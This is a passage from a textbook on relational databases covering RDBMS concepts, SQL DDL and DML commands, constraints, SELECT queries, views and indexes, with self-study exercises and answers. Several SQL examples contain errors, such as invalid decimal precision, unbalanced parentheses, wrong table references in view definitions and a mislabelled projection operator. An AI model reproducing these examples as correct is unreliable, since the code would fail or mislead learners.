

Chapter 1

INTRODUCTION TO RDBMS

1.0	Objectives
1.1	Introduction
1.2	What is RDBMS ?
1.3	Difference between DBMS & RDBMS
1.4	Summary
1.5	Check your Progress – Answers
1.6	Questions for Self – Study

1.0 OBJECTIVES

After reading this chapter you will be able to,

- Describe what RDBMS is
- State the difference between DBMS & RDBMS

1.1 INTRODUCTION

Most of the problems faced at the time of implementation of any system are outcome of a poor database design. In many cases it happens that system has to be continuously modified in multiple respects due to changing requirements of users. It is very important that a proper planning has to be done.

A relation in a relational database is based on a relational schema, which consists of number of attributes.

A relational database is made up of a number of relations and corresponding relational database schema.

The goal of a relational database design is to generate a set of relation schema that allows us to store information without unnecessary redundancy and also to retrieve information easily.

One approach to design schemas that are in an appropriate normal form. The normal forms are used to ensure that various types of anomalies and inconsistencies are not introduced into the database.

1.2 WHAT IS RDBMS?

RDBMS stands for Relational Database Management System. RDBMS data is structured in database tables, fields and records. Each RDBMS table consists of database table rows. Each database table row consists of one or more database table fields.

RDBMS store the data into collection of tables, which might be related by common fields (database table columns). RDBMS also provide relational operators to manipulate the data stored into the database tables. Most RDBMS use [SQL](#) as database query language. The most popular RDBMS are MS SQL Server, DB2, Oracle and MySQL.

The relational model is an example of record-based model. Record based models are so named because the database is structured in fixed format records of several types. Each table contains records of a particular type. Each record type defines a fixed number of fields, or attributes. The columns of the table correspond to the attributes of the record types. The relational data model is the most widely used data model, and a vast majority of current database systems are based on the relational model.

The relational model was designed by the IBM research scientist and mathematician, Dr. E.F.Codd. Many modern DBMS do not conform to the Codd's definition of a RDBMS, but nonetheless they are still considered to be RDBMS. Two of Dr.Codd's main focal points when designing the relational model were to further reduce data redundancy and to improve data integrity within database systems. The relational model originated from a paper authored by Dr.codd entitled "A Relational Model of Data for Large Shared Data Banks", written in 1970. This paper included the following concepts that apply to database management systems for relational databases.

The relation is the only data structure used in the relational data model to represent both entities and relationships between them.

Rows of the relation are referred to as **tuples** of the relation and columns are its **attributes**. Each attribute of the column are drawn from the set of values known as **domain**. The domain of an attribute contains the set of values that the attribute may assume.

From the historical perspective, the relational data model is relatively new .The first database systems were based on either network or hierarchical models .The relational data model has established itself as the primary data model for commercial data processing applications. Its success in this domain has led to its applications outside data processing in systems for computer aided design and other environments.

1.3 DIFFERENCE BETWEEN DBMS & RDBMS

A DBMS has to be persistent, that is it should be accessible when the program created the data ceases to exist or even the application that created the data restarted. A DBMS also has to provide some uniform methods independent of a specific application for accessing the information that is stored. RDBMS is a Relational Data Base Management System Relational DBMS. This adds the additional condition that the system supports a tabular structure for the data, with enforced relationships between the tables. This excludes

the databases that don't support a tabular structure or don't enforce relationships between tables. You can say DBMS does not impose any constraints or security with regard to data manipulation it is user or the programmer responsibility to ensure the ACID PROPERTY of the database whereas the RDBMS is more with this regard because RDBMS define the integrity constraint for the purpose of holding ACID PROPERTY.

1.1,1.2, and 1.3 Check your progress

Fill in the blanks

- 1) A relation in a relational database is based on a relational schema, which consists of number of _____ .
- 2) _____ is a Relational Data Base Management System.
- 3) Rows of the relation are referred to as _____ of the relation
- 4) The relational model was designed by the IBM research scientist and mathematician, Dr. _____ .
- 5) The _____ is the only data structure used in the relational data model to represent both entities and relationships between them.

State true or false

- 1) The normal forms never removes anomalies.
- 2) Each attribute of the column are drawn from the set of values known as domain.
- 3) The first database systems were based on either network or hierarchical models .
- 4) Most RDBMS use [SQL](#) as database query language.
- 5) Relational database design makes data retrieval difficult.

1.4 SUMMARY

The goal of a relational database design is to generate a set of relation schema that allows us to store information without unnecessary redundancy and also to retrieve information easily.

A database system is an integrated collection of related files, along with details of interpretation of the data contained therein. DBMS is a s/w system that allows access to data contained in a database. The objective of the DBMS is to provide a convenient and effective method of defining, storing and retrieving the information contained in the database.

The DBMS interfaces with application programs so that the data contained in the database can be used by multiple applications and

users. The DBMS allows these users to access and manipulate the data contained in the database in a convenient and effective manner. In addition the DBMS exerts centralized control of the database, prevents unauthorized users from accessing the data and ensures privacy of data.

Source : www.logicsmeet.com(e-link)

1.5 CHECK YOUR PROGRESS - ANSWERS

1.1, 1.2 & 1.3

Fill in the blanks

- 1) attributes
- 2) RDBMS
- 3) tuples
- 4) E.F.Codd
- 5) relation

True or false

- 1) False
- 2) True
- 3) True
- 4) True
- 5) False

1.6 QUESTIONS FOR SELF - STUDY

- 1) Explain the following terms
i) Domain ii) Tuple iii) Relation iv) Attribute
- 2) Explain difference between DBMS and RDBMS.
- 3) Why relational data model is so popular ?
- 4) What are record based models ?
- 5) How RDBMS stores its data ?



Chapter 2

DATA MANIPULATION & CONTROL

- 2.0 Objectives
- 2.1 Introduction
- 2.2 Subdivisions of SQL
- 2.3 Data Definition Language
- 2.4 Data Manipulation Language Commands
- 2.5 Data Control Language
- 2.6 Select Query and Clauses
- 2.7 Select Statement with Order by Clause
- 2.8 Group by Clause
- 2.9 Having Clause
- 2.10 String Operation
- 2.11 Distinct Rows
- 2.12 Rename Operation
- 2.13 Set Operations
- 2.14 Aggregate Functions
- 2.15 Nested Sub Queries
- 2.16 Embedded SQL
- 2.17 Dynamic SQL
- 2.18 Summary
- 2.19 Check Your Progress - Answers
- 2.20 Questions for Self - Study

2.0 OBJECTIVES

After reading this chapter you will be able to -

- state SQL, DDL, DML, DCL Statements
- explain Select, group by & having clause
- explain String & set operations
- describe Aggregate Functions
- describe Nested Sub Queries
- describe Embedded & Dynamic SQL

2.1 INTRODUCTION

In this chapter we study the query language : Structured Query Language (SQL) which uses a combination of Relational algebra and Relational calculus.

It is a data sub language used to organize, manage and retrieve data from relational database, which is managed by Relational Database Management System (RDBMS).

Vendors of DBMS like Oracle, IBM, DB2, Sybase, and Ingress use SQL as programming language for their database.

SQL originated with the system R project in 1974 at IBM's San Jose Research Centre.

Original version of SQL was SEQUEL which was an Application Program Interface (API) to the system R project.

The predecessor of SEQUEL was named SQUARE.

SQL-92 is the current standard and is the current version.

The SQL language can be used in two ways :

- ◆ Interactively or
- ◆ Embedded inside another program.

The SQL is used interactively to directly operate a database and produce the desired results. The user enters SQL command that is immediately executed. Most databases have a tool that allows interactive execution of the SQL language. These include SQL Base's SQL Talk, Oracle's SQL Plus, and Microsoft's SQL server 7 Query Analyzer.

The second way to execute a SQL command is by embedding it in another language such as Cobol, Pascal, BASIC, C, Visual Basic, Java, etc. The result of embedded SQL command is passed to the variables in the host program, which in turn will deal with them. The combination of SQL with a fourth-generation language brings together the best of two worlds and allows creation of user interfaces and database access in one application.

2.2 SUBDIVISIONS OF SQL

Regardless of whether SQL is embedded or used interactively, it can be divided into three groups of commands, depending on their purpose.

- Data Definition Language (DDL).
- Data Manipulation Language (DML).
- Data Control Language (DCL).

Data Definition Language :

Data Definition Language is a part of SQL that is responsible for the creation, updation and deletion of tables. It is responsible for creation of views and indexes also. The list of DDL commands is given below :

CREATE TABLE
ALTER TABLE
DROP TABLE
CREATE VIEW
CREATE INDEX

Data Manipulation Language :

Data manipulation commands manipulate (insert, delete, update and retrieve) data. The DML language includes commands that run queries and changes in data. It includes the following commands :

SELECT
UPDATE
DELETE
INSERT

Data Control Language :

The commands that form data control language are related to the security of the database performing tasks of assigning privileges so users can access certain objects in the database.

The DCL commands are :

GRANT
REVOKE
COMMIT
ROLLBACK

2.3 DATA DEFINITION LANGUAGE

The SQL DDL provides commands for defining relation schemas, deleting relations, creating indices, and modifying relation schemas.

The SQL DDL allows the specification of not only a set of relations but also information about each relation including :

- The schema for each relation.
- The domain of values associated with each attribute.

- The integrity constraints.
- The set of indices to be maintained for each relation.
- The security and authorization information for each relation.
- The physical storage structure of each relation on disk.

Domain/Data Types in SQL :

The SQL - 92 standard supports a variety of built-in domain types, including the following :

(1) Numeric data types include

- Integer numbers of various sizes
INT or INTEGER
SMALLINT
- Real numbers of various precision
REAL
DOUBLE PRECISION
FLOAT (n)
- Formatted numbers can be represented by using
DECIMAL (i, j) or
DEC (i, j)
NUMERIC (i, j) or NUMBER (i, j)

where, i - the precision, is the total number of decimal digits
and j - the scale, is the number of digits after the decimal point.

The default for scale is zero and the default for precision is implementation defined.

(2) Character string data types - are either fixed - length or varying - length.

CHAR (n) or CHARACTER (n) - is fixed length character string with user specified length n.

VARCHAR (n) - is a variable length character string, with user - specified maximum length n. The full form of CHARACTER VARYING (n), is equivalent.

(3) Date and Time data types :

There are new data types for date and time in SQL-92.

DATE - It is a calendar date containing year, month and day typically in the form
yyyy : mm : dd

TIME - It is the time of day, in hours, minutes and seconds, typically in the form
HH : MM : SS.

Varying length character strings, date and time were not part of the SQL - 89 standard.

In this section we will study the three Data Definition Language Commands :

CREATE TABLE
ALTER TABLE
DROP TABLE

1. CREATE TABLE Command :

The CREATE TABLE COMMAND is used to specify a new relation by giving it a name and specifying its attributes and constraints.

The attributes are specified first, and each attribute is given a name, a data type to specify its domain of values and any attribute constraints such as NOT NULL. The key, entity integrity and referential integrity constraints can be specified within the CREATE TABLE statement, after the attributes are declared.

Syntax of create table command :

```
CREATE TABLE table_name (  
    Column_name 1 data type [NOT NULL],  
    :  
    :  
    Column_name n data_type [NOT NULL]);
```

The variables are defined as follows :

If NOT NULL is not specified, the column can have NULL values.

table_name - is the name for the table.

column_name 1 to column_name n - are the valid column names or attributes.

NOT NULL – It specifies that column is mandatory. This feature allows you to prevent data from being entered into table without certain columns having data in them.

Examples of CREATE TABLE Command :

(1) Create Table Employee

```
(E_name          varchar2 (20)      NOT NULL,  
B_Date           Date,  
Salary           Decimal (10, 12)  
Address          Varchar2 (50);
```

(2) Create Table Student

```
(Student_id       Varchar2 (20)      Not Null,  
Last_Name         Varchar2 (20)      Not Null,  
First_name        Varchar2 (20),  
BDate            Date,
```

```

        State          Varchar2 (20),
        City Varchar2 (20));
(3) Create Table Course
    (Course_id          Varchar2 (5),
     Department_id      Varchar2 (20),
     Title              Varchar2 (20),
     Description        Varchar2 (20));

```

Constraints in CREATE TABLE Command :

CREATE TABLE Command lets you enforce several kinds of constraints on a table : primary key, foreign key and check condition, unique condition.

A constraint clause can constrain a single column or group of columns in a table. There are two ways to specify constraints :

- As part of the column definition i.e. a *column constraint*.
- Or at the end of the create table command i.e. a *table constraint*.

Clauses that constrain several columns are the table constraints.

The Primary Key :

A table's primary key is the set of columns that uniquely identifies each row in the table. CREATE TABLE command specifies the primary key as follows :

```

create table table_name (
    Column_name 1 data_type [not null],
    :
    :
    Column_name n data type [NOT NULL],
    [Constraint constraint_name]
    [Primary key (Column_name A, Column_name B... Column_name
    X)];

```

Variables are defined as follows :

table_name is the name for the table.

column_name 1 through column_name n are the valid column names

data_type is valid datatype

constraint which is optional

constraint_name identifies the primary key

column_name A through column_name X are the table's columns that compose the primary key.

Example :

Create table Employee

(E_name	Varchar2 (20),
B_Date	Date,
Salary	Decimal (10, 2),
Address	Varchar2 (80),
Constraint	PK_Employee
Primary key (Ename));	

Create table_student

(Student_id	Varchar2 (20),	
Last_name	Varchar2 (20)	NOT NULL,
First_name	Varchar2 (20),	
B_Date	Date,	
State	Varchar2 (20),	
City	Varchar2 (20),	
Constraint	PK_Student	
Primary key	Student_id));	

Create Table_Course

(Course_id	Varchar2 (5),
Department_id	Varchar2 (20),
Title	Varchar2 (20),
Description	Varchar2 (20),
Constraint	PK_Course
Primary key (Course_id, Department_id));	

Note : We do not specify NOT NULL constraint for those columns which form the primary key, since those are the mandatory columns by default. Primary keys are subject to several restrictions.

- (i) A column that is a part of the primary key cannot be NULL.
- (ii) A column that is defined as LONG, or LONG RAW (ORACLE data types) cannot be a part of primary key.
- (iii) The maximum number of columns in the primary key is 16.

Foreign Key : A foreign key is a combination of columns with values based on the primary key values from another table. A foreign key constraint also known as a referential integrity constraint, specifies

that the values of the foreign key correspond to actual values of primary key in other table.

Create table command specifies the foreign key as follows :

Create Table table_name

(Column_name 1 data type [NOT NULL],

:

:

Column_name N data type [NOT NULL],

[constraint constraint_name

Foreign key (column_name F1 ... Column_name FN)
references referenced-table (column_name P1, ... column_name P_N));

table_name - is the name for the table.

Column_name 1 through column_name N are the valid columns.

constraint_name is the name given to foreign key.

referenced_table - is the name of the table referenced by the foreign key declaration.

column_name F₁ through column_name F_N are the columns that compose the foreign key.

Column_name P₁ through column_name P_N are the columns that compose the primary key in referenced-table.

Examples :

Create table_department

(Department_id Varchar2 (20),
Department_name Varchar2 (20),
Constraint PK_Department
Primary key (Department_id));

Create table_course

(Course_id Varchar2 (20),
Department_id Varchar2 (20),
Title Varchar2 (20),
Description Varchar2 (20),
Constraint PK_course
Primary key (Course_id, Department_id),
Constraint FK - course

Foreign key (Department_id) references Department (Department_id));

Thus, primary key of course table is (Course_id, Department_id).

The primary key of Department table is (Department_id).

Foreign key of course table is (Department_id) which references the department table.

When you define a foreign key, the DBMS verifies the following :

- (1) A primary key has been defined for table referenced by the foreign key.
- (2) The number of columns composing the foreign key matches the number of primary key columns in the referenced table.
- (3) The datatype and width of each foreign key columns matches the datatype and width of each primary key column in the referenced table.

Unique Constraint or Candidate key :

A candidate key is a combination of one or more columns, the values of which uniquely identify each row of the table. Create table command specifies the unique constraint as follows :

```
CREATE TABLE table_name
    (column_name 1    data_type           [NOT NULL],
      :
      :
      column_name n    data_type           [NOT NULL],
    [constraint      constraint_name
      Unique (Column_name A,..... Column_nameX)]);
```

Example :

Create table student

(Student_id	Varchar2 (20),	
Last_name	Varchar2 (20),	NOT NULL,
First_name	Varchar2 (20),	NOT NULL,
BDate	Date,	
State	Varchar2 (20),	
City	Varchar2 (20),	
Constraint	UK-student	
Unique	(last_name, first_name),	
Constraint	PK-student	
Primary key	(Student_id));	

A unique constraint is not a substitute for a primary key. Two differences between primary key and unique constraints are :

- (1) A table can have only one primary key, but it can have many unique constraints.
- (2) When a primary key is defined, the columns that compose the primary key are automatically mandatory. When a unique constraint is declared, the columns that compose the unique constraint are not automatically defined to be mandatory, you must also specify that the column is NOT NULL.

Check Constraint :

Using CHECK constraint SQL can specify the data validation for column during table creation. CHECK clause is a Boolean condition that is either TRUE or FALSE. If the condition evaluates to TRUE, the column value is accepted by database, if the condition evaluates to FALSE, database will return an error code.

The check constraint is declared in CREATE TABLE statement using the syntax :

```
Column_name datatype [constraint constraint_name]
[CHECK (Condition)]
```

The variables are defined as follows :

Column_name - is the column name

data_type - is the column's data type

constraint_name - is the name given to check constraint
condition is the legal SQL

Condition that returns a Boolean value.

Examples :

Create table_worker

```
(NameVarchar2 (25) NOT NULL,
Age      Number      Constraint CK_worker
CHECK (Age Between 18 AND 65) );
```

Create table_instructor

```
(Instructor_id Varchar2 (20),
Department_id Varchar2 (20) NOT NULL,
Name          Varchar2 (25),
Position      Varchar2 (25)
Constraint    CK_instructor
CHECK (Position in ('ASSISTANT PROFESSOR', 'ASSOCIATE
PROFESSOR', 'PROFESSOR'));
```

```

Address          Varchar2 (25),
Constraint       PK_instructor
Primary key      (Instructor_id));

```

If the position of the instructor is not one of the three legal values, DBMS will return an error code indicating that a check constraint has been violated.

More than one column can have check constraint.

Create table_Patient

```

(Patient_id      Varchar2 (25)          Primary key,
 Body_Temp       Number (4, 1)
 Constraint      Patient_BT
 CHECK (Body_Temp >= 60.0 and
 Body_Temp <= 110.0),
 Insurance_StatusChar(1)
 Constraint      Patient_IS
 CHECK (Insurance-Status in ('Y', 'y', 'N', 'n')));

```

One column can have more than one CHECK constraint.

Create table_Loan - application

```

(loan_app_no     number (6)             primary key,
 Name            Varchar2 (20),
 Amount_requestednumber (9, 2)          NOT NULL,
 Amount_approvednumber (9, 2)
 Constraint      Amount_approved_limit
 Check (Amount_approved <= 10,00,000)
 Constraint Amount_Approved_Interval
 Check (Mod (Amount_Approved, 1000) = 0));

```

Establishing a Default value for a column :

By using DEFAULT clause when defining a column, you can establish a default value for that column. This default value is used for a column, whenever, row is inserted into the table without specifying the column in the INSERT statement.

Example :

Create table_student

```

(Student_id      Varchar2 (20),
 Last_name       Varchar2 (20)          NOT NULL,
 First_name      Varchar2 (20)          NOT NULL,

```

```

B_Date          Date,
State           Varchar2 (20),
City            Varchar2 (20),      DEFAULT
'PUNE'.
Constraint      PK_student
Primary key     (Student_id);

```

2. ALTER TABLE Command :

You can modify a table's definition using ALTER TABLE command. This statement changes the structure of a table, not its contents. Using ALTER TABLE command, you can make following changes to the table.

- (1) Adding a new column to an existing table.

```

ALTER TABLE table_name
ADD (Column_name          datatype
    :
    :
    Column_name n          datatype);

```

Example :

```

SQL> Describe Department;
      Name          NULL?      Type
-----
Department_id      Varachar2 (20)
Department_name     Varachar2 (20)
SQL> Alter table Department ADD (University
Varchar2 (20),
No_of_student Number (3));
SQL> Describe Department;
      Name          Null      Type
-----
Department_id      Varachar2 (20)
Department_Name     Varachar2 (20)
University          Varachar2 (20)
No_of_student       Varachar2 (20)

```

- (2) Modify an existing column in the existing table.

```

ALTER TABLE table_name
MODIFY (Column_name      datatype : constraint,
...    Column_name      datatype : constraint,);

```

A column in the table can be modified in following ways -

(i) Changing a column definition from NOT NULL to NULL
i.e. from mandatory to optional

Consider a table ex_table.

```
SQL> describe ex_table;
```

Name	NULL?	Type
Record_no	NOTNULL	Numbers (38)
Description	Varchar2 (40)	
Current_value	NOT NULL	Number

```
SQL> Alter Table ex_table;
      modify (current_value number      Null);
Table altered
```

```
SQL> Describe ex_table;
```

Name	NULL?	Type
Record_No	NOT NULL	Number (38)
Description	Varchar2 (40)	
Current_value		Number

(ii) Changing a column definition from NULL to NOT NULL.

If a table is empty, you can define a column to be NOT NULL. However, if table is not empty, you cannot change a column to NOT NULL unless every row in the table has a value for that particular column.

(iii) Increasing and Decreasing a Column's Width :

You can increase a character column's width and can increase the number of digits in a number column at any time.

Example :

```
SQL> Describe ex_table;
```

Name	NULL ?	Type
Record_No NOT NULL		Number (38)
Description Varchar2 (40)		
Current_value	NOT NULL	Number

```
SQL> Alter table ex_table
      modify (Description      Varchar2 (50));
Table altered
```

```
SQL> Describe ex_table;
```

Name	NULL ?	Type
Record_No	NOT NULL	Number (38)
Description	Varchar2 (50)	
Current_value	NOT NULL	Number

You can decrease a column's width only if the table is empty or if that column is NULL for every row of table.

(3) Adding a constraint to an existing table :

Any constraint i.e. a primary key, foreign key, unique key or check constraint can be added to an existing table using ALTER TABLE command.

```
ALTER TABLE table_name  
ADD (constraint)
```

Example :

```
SQL> Create Table ex_table  
(Record_No Number (38),  
Description Varchar2 (40),  
Current_value Number);  
Table created
```

```
SQL> Alter Table ex_table add  
(Constraint PK_ex_table primary key (Record-No));  
Table Altered.
```

(4) Dropping the constraints

```
ALTER TABLE table_name  
DROP Primary key
```

Using this you can drop primary key of table.

```
ALTER TABLE Table_name  
DROP constraint constraint_name
```

Using this you can drop any constraint of the table.

Rules for adding or modifying a column :

Following are the rules for adding column to a table :

- (1) You may add a column at any time if NOT NULL is not specified.
- (2) You may add a NOT NULL column in three steps :
 - (i) Add a column without NOT NULL specified,
 - (ii) Fill every row in that column with data,
 - (iii) Modify the column to be NOT NULL.

Following are the rules to modify a column.

- (1) You can increase a character column's width at any time.
- (2) You can increase the number of digits in a NUMBER column at any time.
- (3) You can increase or decrease the number of places in a NUMBER column at any time.

If a column is NULL for every row of the table, you can make following changes.

- (i) You can change its data type
- (ii) You can decrease a character column's width

(iii) You can decrease the number of digits in a NUMBER column.

3. DROP TABLE Command :

Dropping a table means to remove the table's definition from the database. DROP TABLE command is used to drop the table as follows :

```
DROP TABLE table_name;
```

Example :

```
(1)SQL > Drop table_student;
```

Table dropped

```
(2)SQL > Drop table instructor;
```

Table dropped.

You drop a table only when you no longer need it.

Note : The truncate command in ORACLE can also be used to remove only the rows or data in the table and not the table definition.

Example :

```
Truncate student
```

Table truncated

Truncating cannot be rolled back.

2.4 DATA MANIPULATION LANGUAGE COMMANDS

The SQL DML includes commands to insert tuples into database, to delete tuples from database and to modify tuples in the database.

It includes a query language based on both relational algebra and tuple relational calculus.

In this section we'll study following SQL DML commands.

```
INSERT
```

```
DELETE
```

```
UPDATE
```

```
SELECT
```

1. INSERT Command :

The syntax of insert statement is :

```
INSERT INTO table_name
```

```
[(column_name [ , column_name] ..... [ , column_name])]
```

```
VALUES
```

```
(column_value [ , column_value] ..... [ , column_value]);
```

The variables are defined as follows :

Table_name - is the table in which to insert the row.

column_name - is a column belonging to table.

column_value - is a literal value or an expression whose type matches the corresponding column_name.

The number of columns in the list of column_names must match the number of literal values or expressions that appear in parenthesis after the keyword *values*.

Example :

```
SQL> Insert into Employee
      (E_name, B_Date, Salary, Address)
      Values
      ('Sachin', '21-MAR-73', 50000.00, 'Mumbai');
      row created

SQL> Insert into student
      (Student_id, Last_name, First_name)
      Values
      ('SE201', 'Tendulkar', 'Sachin');
      row created
```

If the column names specified in Insert statement are more than values, then it returns an error.

Column and value datatype must match.

According to the syntax of INSERT statement, column list is an optional element. Therefore, if you do not specify the column names to be assigned values, it (DBMS) by default uses all the columns. The column order that DBMS uses is the order in which the columns were specified, when the table was created. However, use of Insert statement without column list is dangerous.

For example,

```
SQL> Describe ex_class;
```

Name	NULL ?	Type
Class_building	NOT NULL	Varchar2 (25)
Class_room	NOT NULL	Varchar2 (25)
Seating_capacity	Number (38)	

```
SQL> Insert into ex_class
      Values
      ('250', 'Kothrud Pune', 500);
      1 row created.
```

The row is successfully inserted into the table, because, value and column data types were matching.

But the value 250 is not a correct value for column class_building.

The use of insert without column list may cause following problems.

1. The table definition might change, the number of columns might decrease or increase, and the INSERT fails as a result.
2. The INSERT statement might succeed but the wrong data could be entered in the table.

2. DELETE Command :

The syntax of delete statement is :

```
DELETE FROM table_name  
[WHERE condition]
```

The variables are defined as follows :

table_name - is the table to be updated.

condition - is a valid SQL condition.

DELETE Command without WHERE clause will empty the table completely.

Example :

```
SQL> Delete from Student  
      Where Student_id = 'SE 201';  
      1 row deleted.  
  
SQL> Detete from student  
      Where first_name = 'Sachin' and  
      Student_id ='SE 202';  
      1 row deleted.
```

3. UPDATE Command :

If you want to modify existing data in the database, UPDATE command can be used to do that. With this statement you can update zero or more rows in a table.

The syntax of UPDATE command is :

```
UPDATE table_name  
SET column_name :: expression  
  [, column_name :: expression]  
  [, column_name :: expression]  
  [where condition]
```

The variables are defined as follows :

table_name is the table to be updated

column_name is a column in the table being updated.

expression is a valid SQL expression.

condition is a valid SQL condition.

The UPDATE statement references a single table and assigns an expression to at least one column. The WHERE clause is optional; if an UPDATE statement does not contain a WHERE clause, the assignment of a value to a column will be applied to all rows in the table.

Example :

```
SQL> Update Student
      Set
      City = 'Pune',
      State = 'Maharashtra';
SQL> Update Instructor
      Set
      Position = 'Professor'
      where
      Instructor_id = 'P3021';
```

SQL Grammar :

Here, are some grammatical requirements to keep in mind when you are working with SQL.

1. Every SQL statement is terminated by a semicolon.
2. An SQL statement can be entered on one line or split across several lines for clarity.
3. SQL isn't case sensitive. You can mix uppercase and lowercase when referencing SQL keywords (Such as SELECT and INSERT), table names, and column names.

However, case does matter when referencing to the contents of a column.

For Example : If you ask for all customers whose last names begin with 'a' and all customer names are stored in uppercase, you won't receive any rows at all.

4. SELECT Command :

The basic structure of an SQL expression consists of three clauses :

select, from and where

- The select clause corresponds to the projection operation of the relational algebra.
It is used to list the attributes desired in the result of a query.
- The from clause corresponds to the cartesian product operation of the relational algebra. It lists the relations to be scanned in the evaluation of the expression.

- The where clause corresponds to the selection predicate of the relational algebra. It consists of predicate involving attributes of the relations that appear in the from clause.

Simple SQL query i.e. select statement has the form :

select A_1, A_2, \dots, A_n

from r_1, r_2, \dots, r_m

where P.

The variables are defined as follows :

A_1, A_2, \dots, A_n represent the attributes.

r_1, r_2, \dots, r_m represent the relations from which the attributes are selected.

P - is the predicate.

This query is equivalent to the relational algebra expression

$$\sigma_{A_1 A_2 \dots A_n} (\sigma_P (r_1 \times r_2 \times r_3 \dots \times r_m))$$

where clause is optional. If the where clause is omitted, the predicate P is true.

Select clause forms the cartesian product of relations named in the *from* clause, performs a relational algebra selection using the *where* clause and then projects the results onto the attributes of the select clause.

A simple select statement :

At a minimum, select statement contains the following two elements.

- The select list, the list of columns to be retrieved.
- The from clause, the tables from which to retrieve the rows.

Example : Consider the student database table.

(1) A simple select statement - a query that retrieves only student_id from the student table is given

```
SQL> select student_id
```

```
from student;
```

```
student_id
```

```
.....
```

```
S 10231
```

```
S 10232
```

```
S 10233
```

```
S 10234
```

```
S 10235
```

S 10236

6 rows selected.

(2) To select student_id and students Last name, the select statement is :

```
SQL> select student_id, First_name
      from student;
```

student_id	First_name
S 10231	Sachin
S 10232	Rahul
S 10233	Ajay
S 10234	Sunil
S 10235	Kapil
S 10236	Anil

6 rows selected.

To select all columns in the table you can use

```
select *
from table_name;
```

Example :

```
SQL> select *
      from student;
```

student_id	Last_name	First_name	B Date	State	City
S 10231	Deshpande	Sachin	12/3/78	Maharashtra	Pune
S 10232	Gandhi	Rahul	9/2/58	Delhi	Delhi
S 10233	Kapur	Ajay	7/12/62	Maharashtra	Bombay
S 10234	Kulkarni	Sunil	6/9/75	Maharashtra	Pune
S 10235	Dev	Kapil	2/3/71	Tamilnadu	Madras
S 10236	Kumar	Anil	5/9/80	Maharashtra	Bombay

The results returned by every SELECT statement constitutes a temporary table. Each received record is a row in this temporary table, and each element of the select list is a column. If a query does not return any record, the temporary - table can be thought of as empty.

Expressions in the select list :

In addition to specifying columns, you also can specify expressions in the select list.

Following arithmetic operators can be used in select list :

Description	Operator
Addition	+
Subtraction	-
Multiplication	*
Division	/

For example, consider the following queries using operators in select list :

SQL> Select E_name, Salary * 1000

from Employee;

E_name	Salary * 1000
Sachin	1,00,00,000
Rahul	2,00,00,000
Ajay	1,00,00,000
Anil	1,00,00,000

4 rows selected.

SQL> Select Ename, Salary + 10000

from Employee;

E_name	Salary + 10000
Sachin	20,000
Rahul	30,000
Ajay	20,000
Anil	30,000

4 rows selected.

Select statement using where clause :

select and *from* clauses provide you with either some columns and all rows or all columns and all rows. But if you want only certain rows, you need to add another clause, the *where* clause.

where clause consists of one or more conditions that must be satisfied before a row is retrieved by the query.

It searches for a condition and narrows your selection of data.

For example, consider select statement with where clause given below :

SQL> Select Student_id, First_name

from Student

where Student_id = 'S10234';

Student_id	First_name
S10234	Sunil

1 row selected

```
SQL> Select E_name Salary
      from Employee
      where Salary > 10000;
```

E_name	Salary
Rahul	20000
Anil	20000

2 row selected

where uses the logical connectives : **and**, **or** and **not**.

where clause uses the comparison operators

Description	Operator
Less than	<
Less than or equal to	<=
Greater than	>
Greater than or equal to	>=
Equal to	=
Not equal to	!= or <>

```
SQL> Select E_name, Salary
      from Employee
      where Salary > 10000 and E_name = Anil
```

Ename	Salary
Anil	20000

1 row selected.

5. Views in SQL :

A view in SQL terminology is a single table that is derived from other tables. These other tables could be base tables or previously defined views. A view does not necessarily exist in physical form; it is considered a virtual table in contrast to base tables whose tuples are actually stored in the database. This limits the possible update operations that can be applied to views but does not provide any limitations on querying a view. We can think of view as a way specifying a table that we need not exist physically.

Specification of Views in SQL :

The command to specify a view is CREATE VIEW. We give the view a table name, a list of attribute names, and a query to specify the contents of view. If none of the view attributes result from applying

functions or arithmetic operations, we do not have to specify attribute names for the view as they will be the same as the names of the attributes of the defining tables.

Example :

Consider the following relation scheme and corresponding relation.

employee_schema (emp_name, street, city)

works_schema (emp_name, comp_name, salary)

company_schema (comp_name, city)

emp_name	street	city
Sachin	XYZ	Pune
Rahul	ABC	Bombay
Raj	ABC	Pune
Ajay	XYZ	Bombay
Anil	XYZ	Delhi
Sunil	ABC	Bombay

emp_name	Comp_name	salary
Sachin	TCS	10000
Rahul	MBT	12000
Raj	PCS	13000
Ajay	MBT	14000
Anil	PCS	15000
Sunil	TCS	11000

Comp_name	city
TCS	Delhi
MBT	Bombay
PCS	Pune

Create view emp_detail (emp, comp, street, city)

```
As select C.emp_name, C.comp_name, E.street, E.city
from Employee E, company C
where E.emp_name = C.emp_name;
```

A view is always up date; if we modify the base tables on which the view is defined, the view automatically reflects these

changes. Hence, the view is not realized at the time of view definition but rather at the time we specify a query on the view. It is the responsibility of the DBMS and not the user to make sure that the view is up to date.

If we do not need a view any more, we can use the DROP VIEW command to dispose of it.

Drop View emp_detail;

Updating of views :

- (1) A view with a single defining table is updatable if the view attributes contain the primary key or some other candidate key of the base relation, because this maps each view tuple to a single base tuple.
- (2) Views defined on multiple tables using joins are generally not updatable.
- (3) Views defined using grouping and aggregate functions are not updatable.

Example :

Consider the view consisting of branch names and names of customers who have either an account or a loan at that branch.

```
SQL> Create view all_customer as
      (select branch_name, customer_name
       from depositor, account
       where depositor.account_number =
       account.account_number)
      Union
      (select branch_name, customer_name
       from borrower
       where borrower.loan_number = loan.loan_number);
```

The attribute names of a view can be specified explicitly as follows :

```
SQL> Create view branch_total_loan (branch_name,
      total_loan) as
      select branch_name, sum (amount)
      from loan
      group by branch_name;
```

6. Indexes in SQL : SQL has statements to create and drop indexes on attributes of base relation. These commands are generally considered to be part of the SQL data definition language (DDL).

An index is a physical access structure that is specified on one or more attributes of the relation. The attributes on which an index is

created are termed indexing attributes. An index makes accessing tuples based on conditions that involve its indexing attributes more efficient. This means that in general executing a query will take less time if some attributes involved in the query conditions were indexed than if they were not. This improvement can be dramatic for queries where large relations are involved. In general, if attributes used in selection conditions and in join conditions of a query are indexed, the execution time of the query is greatly improved.

In SQL index can be created and dropped dynamically. The create Index command is used to specify an index. Each index is given a name, which is used to drop the index when we do not need it any more.

Example :

```
Create Index Emp_Index  
ON Employee (Emp_name);
```

In general, the index is arranged in ascending order of the indexing attribute values. If we want the values in descending order we can add the keyword DESC after the attribute name. The default is ASC for ascending. We can also create an index on a combination of attributes.

Example :

```
Create Index Emp_Index1  
ON Employee (Emp_name ASC,  
Comp_name DESC);
```

There are two additional options on indexes in SQL. The first is to specify the key constraint on the indexing attribute or combination of attributes.

